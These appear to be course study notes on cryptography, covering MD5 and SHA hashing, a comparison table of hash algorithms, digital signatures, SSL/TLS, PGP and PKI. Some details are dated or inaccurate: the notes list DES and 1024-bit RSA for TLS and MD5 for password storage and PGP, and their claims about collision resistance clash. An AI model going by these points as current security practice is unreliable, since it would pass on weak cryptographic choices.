- Hash functions **calculate a unique fixed-size bit string** representation called a message digest of any arbitrary block of information.
- If any given bit of the function's input is changed, every output bit has a **50 percent** chance of changing.
- It is computationally infeasible to have two files with the **same message digest value**.
- **Note:** Message digests are also called one-way hash functions because they cannot be reversed.

- Message digest functions distill the information contained in a file (small or large) into a **single fixed-length number**, typically **between 128 and 256 bits**.
- If any given bit of the function's input is changed, every output bit has a **50% chance of changing**.

Message Digest Function: MD5

- MD5 algorithm takes a message of arbitrary length as input and outputs a **128-bit** fingerprint or message digest of the input.
- MD5 hash is a **32-digit hexadecimal number**.
- MD5 is not collision resistant, use of latest algorithms such as SHA-2 and SHA-3 is recommended.
- It is still deployed for **digital signature applications**, **file integrity checking** and **storing passwords**.

- `echo "There is CHF1500 in the blue bo" | md5sum`
- `e41a323bdf20eadafd3f0e4f72055d36`

Secure Hashing Algorithm (SHA)

- It is an algorithm for generating cryptographically secure one-way hash, published by the **National Institute of Standards and Technology** as a **U.S. Federal Information Processing Standard**.
- **SHA1**: It produces a **160-bit digest** from a message with a maximum length of $(2^{64}-1)$ **bits**, and resembles the MD5 algorithm.
- **SHA2**: It is a family of two similar hash functions, with different block sizes, namely **SHA-256** that uses **32-bit words** and **SHA-512** that uses **64-bit words**.

- **SHA3**: SHA-3 uses the **sponge construction** in which message blocks are **XORed** into the initial bits of the state, which is then invertibly permuted.

Algorithm and variant		Output size (bits)	Internal state size (bits)	Block Size(bits)	Maximum message size(bits)	Rounds	Operations	Security (bits)
MD5(as reference)		128	128 (4*32)	512	$2^{64}-1$	64	Add mod 2^{32} , and, or, xor, rot	<64 (collisions found)
SHA-0		160	160 (5*32)	512	$2^{64}-1$	80	Add mod 2^{32} , and, or, xor, rot	<80 (collisions found)
SHA-1		160	160 (5*32)	512	$2^{64}-1$	80	Add mod 2^{32} , and, or, xor, rot	<80(theoretical attack ^[3] in 2^{61})
SHA-2	SHA-224	224	256	512	$2^{64}-1$	64	Add mod 2^{32} , and, or, xor, shr,rot	112
	SHA-256	256	(8*32)	512	$2^{64}-1$	64	Add mod 2^{32} , and, or, xor, shr,rot	128
	Sha-384	384	512 (8*64)	1024	$2^{128}-1$	80	Add mod 2^{64} , and, or, xor, shr, rot.	192
	Sha-512	512						256
	Sha-512/224	224						112
	Sha-512/256	256						128
SHA-3	Sha3-224	224	1600 (5*5*64)	1152	∞	24	and, xor, not, rot	112
	Sha3-256	256		1088				128
	Sha3-384	384		832				192
	Sha3-512	512		576				256
	Shake128	d(arbitrary)		1344				Min(d/2,128)
	shake256	d(arbitrary)		1088				Min(d/2,256)

18.5 Email Encryption

Digital Signature (?)


- Digital signature used asymmetric cryptography to simulate the security properties of a **signature in digital, rather than written form**.
- A digital signature may be further protected, by **encrypting the signed email** for confidentiality.

SSL (Secure Sockets Layer)

- SSL is an application layer protocol developed by Netscape for **managing the security** of a message transmission on the Internet.
- It uses **RSA asymmetric (public key) encryption** to encrypt data transferred over SSL connections.

Transport Layer Security (TLS)

- TLS is a protocol **to establish a secure connection** between a client and a server and ensure privacy and integrity of information during transmission.
- It uses the RSA algorithm with 1024 and 2048 bit strengths.
- **TLS Handshake Protocol**: It allows the client and server to authenticate each other, select encryption algorithm, and exchange symmetric key prior to data exchange.
- **TLS Record Protocol**: It provides secured connections with an encryption method such as Data Encryption Standard (DES).



It uses **symmetric key** for **bulk encryption**, **asymmetric key** for **authentication and key exchange**, and message authentication codes for message integrity.

Pretty Good Privacy (PGP) (重要)


- PGP (Pretty Good Privacy) is a protocol used to **encrypt** and **decrypt** data that provides **authentication** and **cryptographic privacy**.
- PGP is often used for data **compression**, **digital signing**, encryption and decryption of **messages, emails, files, directories**, and to enhance privacy of email communications.
- PGP combines the best features of both **conventional** and **public key cryptography** and is therefore known as **hybrid cryptosystem**.

PGP uses **RSA**(非對稱) for computing digital signatures and **MD5** for computing message digests.

18.4 Public Key Infrastructure (PKI)

Public Key Infrastructure (PKI) (重要)

- Public Key Infrastructure (PKI) is a **set of hardware, software, people, policies, and procedures** required to create, manage, distribute, use, store, and revoke digital certificates.
- Components of PKI:**
 - Certificate Management System:** Generates, distributes, stores, and verifies certificates.
 - Digital Certificates:** Establishes credentials of a person when doing online transactions.
 - Validation Authority (VA):** Stores certificates (with their public keys)
 - Certificate Authority (CA):** Issues and verifies digital certificates.
 - End User:** Requests, manages, and uses certificates.
 - Registration Authority (RA):** Acts as the verifier for the certificate authority.



PKI is a comprehensive system that allows the use of **public-key** encryption and **digital signature** services across a wide variety of applications.